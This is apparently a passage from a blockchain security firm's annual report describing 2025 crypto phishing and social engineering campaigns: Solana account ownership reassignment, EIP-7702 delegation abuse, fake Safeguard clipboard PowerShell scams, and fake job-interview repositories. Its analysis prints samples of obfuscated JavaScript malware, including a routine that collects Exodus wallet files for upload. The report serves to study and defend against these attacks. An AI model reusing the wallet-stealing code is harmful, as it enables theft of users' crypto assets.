
```
let assign_ix = system_instruction::assign(
    account_to_assign.key,
    &new_owner,
);
```

This type of attack is extremely stealthy; its essence is not "authorization misuse" but "account ownership replacement." From the user's perspective, assets still appear on-chain but are entirely out of their control, making the risk far higher than in traditional phishing scenarios.


(3) EIP-7702 Authorization Abuse

As account abstraction proposals gradually roll out, the new protocol capabilities have also become a key entry point for phishing attacks. On May 24, a user suffered a phishing attack related to an EIP-7702 authorization operation, resulting in a loss of $146,551. The attack was orchestrated by the well-known phishing group Inferno Drainer. Their method exploited new features of the EIP-7702 contract delegation mechanism. Specifically, the phishing did not involve switching the user's EOA address to the 7702 contract address. Instead, the delegated address

was not a phishing address but rather an existing MetaMask EIP-7702 Delegator (0x63c0c19a282a1B52b07dD5a65b58948A07DAE32B) that had been in place for several days prior:




The phishing attack exploited the mechanism within MetaMask's EIP-7702 Delegator to perform bulk token approval phishing operations on the victim's address, leading to token theft.



The effectiveness of this phishing attack fundamentally stems from the delegation mechanism introduced by EIP-7702 — a user's EOA address can be authorized to a contract, allowing that contract's logic to control its actions. According to Wintermute, over 97% of EIP-7702

authorization actions currently grant permissions to multiple contracts using identical code. These contracts essentially function as so-called “Sweepers,” designed to automatically transfer newly received ETH away in the event of a private key compromise.




In addition, some anti-phishing tools cannot accurately detect the risks associated with bulk authorization operations, providing an opportunity for phishing and crypto-theft groups to exploit. For more details on the risks of the EIP-7702 delegation mechanism, see: In-Depth Discussion on EIP-7702 and Best Practices.


(4) Fake Safeguard Scam

In early 2025, a wave of fake Safeguard scams on Telegram led to widespread asset theft and device compromise. These scams primarily rely on tricking users into executing malicious code from their clipboard, often under the guise of token airdrops or fake posts from impersonated crypto influencers (KOLs). Even seasoned users can fall victim under FOMO pressure and the illusion of “official verification.” These scams generally fall into two categories. The first involves stealing Telegram accounts by luring users into entering their phone number, verification code, or even two-step verification password. The second is more aggressive, involving the installation of trojans on users’ computers—a method increasingly seen in recent cases.


Scammers often create fake X accounts impersonating well-known KOLs and post comments containing Telegram links. These links direct users to “exclusive” Telegram groups claiming to offer investment opportunities. Upon joining the Telegram channel, users are prompted to complete a verification process. Clicking “Tap to verify” launches a fake Safeguard bot interface that mimics a verification flow. The process appears to last only a few seconds, creating a false sense of urgency and prompting users to continue with the next step.



When the user proceeds to click further, the interface deceptively shows a “verification failed” message. This leads to a prompt suggesting the user complete the verification manually.



The scammers thoughtfully provide a step-by-step guide labeled Step 1, Step 2, Step 3. At this point, the user's clipboard already contains malicious code. If the user follows the instructions and opens the Run dialog, then presses Ctrl + V to paste the clipboard contents, the result is as shown in the image below: the Run box appears mostly blank, but hidden at the beginning is the word "Telegram" followed by malicious code. This code typically consists of PowerShell commands. Once executed, it silently downloads more advanced malware—ultimately infecting the victim's computer with a remote access trojan (RAT) such as Remcos. Once the device is compromised, attackers can remotely steal sensitive data including wallet files, mnemonic phrases, private keys, and passwords, and may even directly exfiltrate assets.



If opened on a mobile device, the scammers will gradually gain full access to the victim's Telegram permissions step by step. If the device is a Mac instead of a Windows PC, similar methods exist to trick users into infecting their computers, following comparable tactics. If you suspect that you have executed such clipboard-based malicious code, it is strongly recommended to take the following actions immediately: Replace all hot wallets you have used, and transfer assets to completely new addresses; Reset all passwords and two-factor authentication (2FA) for accounts logged in on the affected device, including email, trading platforms, and Telegram; Perform a full system reinstall, and run thorough scans using professional antivirus software such as Bitdefender, Kaspersky, or AVG.

So before clicking a link or approving a signature, always pause and ask: Is the source legitimate? Is this really from the official team? What exactly is the signature doing? Does the interface show unfamiliar permissions, unknown addresses, or unusual authorization prompts? If the wallet asks for permissions you don't understand — stop immediately. Never approve a signature just because you're unsure. It's also best practice to avoid using wallets holding large assets for daily interactions. Use a separate low-value wallet for tasks, airdrops, and on-chain activities, while storing high-value assets in an isolated wallet — ideally a cold wallet. This way, even if you sign something malicious, the loss is contained. Additionally, avoid granting unlimited approvals whenever possible. Restrict allowance amounts and scope to reduce the long-term exposure window attackers can exploit. In short, always verify before you click and double-check before you sign. Don't interact blindly or approve signatures you don't understand — caution is your first line of defense. Keep large-value assets separate, use a low-risk wallet for on-chain interactions, and reserve your primary wallet solely for storage. If something feels off, stop immediately — don't rely on luck. By following these practices, the risk of falling victim to phishing attacks can be


significantly reduced. Finally, we strongly recommend reading Blockchain Dark Forest Selfguard Handbook.

2.3.2 Social Engineering Attack

In 2025, social engineering attacks showed a significant upward trend in blockchain security incidents, increasingly serving as a critical entry point linking phishing, malware, and asset theft. These attacks revolve around "manipulating trust," leveraging identity spoofing, emotional pressure, and information asymmetry to guide victims into voluntarily performing high-risk actions. Attackers often do not rush to steal assets directly; instead, they gradually build a credible persona over multiple interactions, ultimately inducing victims to download malicious programs, disclose private keys, or transfer assets to attacker-controlled addresses. With the convergence of AI technologies, social platforms, and data breaches, social engineering attacks in 2025 exhibited stronger targeting and more sophisticated deception.

(1) Recruitment & Interview Scams

Social engineering attacks disguised as job offers or technical interviews increased noticeably in 2025, with engineers and technical personnel as primary targets. Attackers are often active on platforms like LinkedIn, impersonating blockchain projects to send highly professional recruitment messages, including detailed project visions, technical architecture descriptions, and even design drafts or team configuration notes. Once initial trust is established, they quickly push candidates into so-called "technical evaluation processes," asking them to download code repositories and run projects locally.



Analysis by SlowMist shows that malicious code in these attacks is often hidden in inconspicuous details, such as obfuscated dependencies, unusual code lines, or encrypted payloads. Once executed, the malware runs silently in the background, stealing sensitive information like browser plugin wallets, system keychains, and SSH private keys, while establishing persistent connections with remote control servers. Early stages of these attacks typically produce no obvious anomalies, leaving victims unaware they've been compromised.

```
        return !0x1;
    }

onst R = w(F);

unction S(bl) {
    return f[R](bl);

onst T = 'Y3JlYXRlUmVhZFN0cmVhbQ';

unction U(bl) {
    return scrs = w(T), f[scrs](bl);


unction b(c, d) {
    const e = a();
    return b = function(f, g) {
        f = f - 0x100;
        let h = e[f];
        return h;
    }, b(c, d);


unction a() {
    const cm = ['fk4_', 'd3JpdGVGaWxlU3luYw', 'L3Bkb3c', 'YmJsZGNuZ2NuYXBuZG9kanA', 'L0FwcERhdGEv', 'cmVhZGRpclN5bmM', 'a2V5My5kYg', 'OjEyNDQ=', 'pld_', 'c3RhdFN5br
    a = function() {
        return cm;
    };
    return a();

onst V = bN(0x145),
    W = bN(0x15d),
    X = bN(0x106),
    Y = bN(0x12f),
    Z = bN(0x149),
    a0 = 'Y3A',
    a1 = bN(0x17b),
    a2 = bN(0x133),
    a3 = w(V),
    a4 = w(W),
    a5 = 'aZmlsZW5hbWU',
    a6 = bN(0x114),
    a7 = bN(0x141),
    a8 = bN(0x169),
    a9 = bN(0x135),
    aa = h(a5),
    ab = h(a6),
    ac = h(a9),
    ad = h(a7),
    ae = h(a8),
    af = w(Y),
    ag = w(a2),
    ah = w(H),
    ai = bN(0x10a),
    aj = bN(0x12e),
    ak = 'L1VzZXIgRGF0YQ',
    al = 'L0xpYnJhcnkvQXBwbGljYXRpb24gU3VwcG9ydC8',
    am = 'QnJhdmVTb2Z0d2FyZS9CcmF2ZS1Ccm93c2Vy',
    an = bN(0x103),
    ao = 'R29vZ2xlL0Nocm9tZQ',
    ap = bN(0x13b),
    aq = 'TG9jYWwv' + ao,
```

In another variant, attackers use GitHub open-source projects as vehicles, luring candidates to clone and run repositories containing malicious NPM packages. These packages often employ obfuscation, encryption, and anti-VM detection techniques to hide their true behavior, enabling data theft, remote command execution, keylogging, and screenshot capture. This method exploits technical personnel's trust in "open-source" and "testing tasks," combining social engineering with supply chain attacks for compounded effect.


```
const uploadEs = _0x9c63c8 => {
  let _0x399f4c = '';
  let _0x384fb4 = [];
  if ('w' == platform[0]) {
    _0x399f4c = getAbsolutePath('~/') + "/AppData/Roaming/Exodus/exodus.wallet";
  } else if ('d' == platform[0]) {
    _0x399f4c = getAbsolutePath('~/') + "/Library/Application Support/exodus.wallet";
  } else {
    _0x399f4c = getAbsolutePath('~/') + "/.config/Exodus/exodus.wallet";
  }
  if (testPath(_0x399f4c)) {
    let _0x509c54 = [];
    try {
      _0x509c54 = fs.readdirSync(_0x399f4c);
    } catch (_0x53bda5) {
      _0x509c54 = [];
    }
    let _0xcfa056 = 0;
    if (!testPath(getAbsolutePath('~/') + "/.n3")) {
      fs_promises.mkdir(getAbsolutePath('~/') + '/.n3');
    }
    _0x509c54.forEach(async _0xe0e86b => {
      let _0x577d0a = path.join(_0x399f4c, _0xe0e86b);
      try {
        fs_promises.copyFile(_0x577d0a, getAbsolutePath('~/') + "/.n3/tp" + _0xcfa056);
        const _0x3c0cd1 = {
          filename: "64_" + _0xe0e86b
        };
        _0x384fb4.push({
          'value': fs.createReadStream(getAbsolutePath('~/') + '/.n3/tp' + _0xcfa056),
          'options': _0x3c0cd1
        });
        _0xcfa056 += 1;
      } catch (_0xa50c13) {}
    });
  }
  Upload(_0x384fb4, _0x9c63c8);
  return _0x384fb4;
};
```

(2) Impersonation of Security Experts


Impersonating security experts emerged as a new form of social engineering attack in 2025. Attackers operate on platforms like X and Telegram, building credibility by sharing security research, industry news, and updates from well-known security companies to create a “professional researcher” or “security practitioner” persona.

In one typical case, attackers on X posed as security experts and proactively contacted the victim. After establishing initial trust, they induced the victim to install so-called tools or programs under


the pretext of “security research” or “environment testing.” Once installed, the victim’s wallet and social accounts were quickly taken over.



In another approach, attackers contacted victims claiming to identify high-risk wallet signatures and provided a highly convincing “authorization inspection and revocation tool” designed to mimic mainstream authorization platforms. The tool deliberately fabricated signs of risk, prompting victims to input private keys under the guise of “eliminating threats,” with step-by-step instructions and even voice guidance.



Attackers sometimes suggested victims verify with legitimate security teams like SlowMist, using a “reverse endorsement” strategy to enhance trust. In this case, the victim wisely contacted SlowMist directly and avoided any loss.



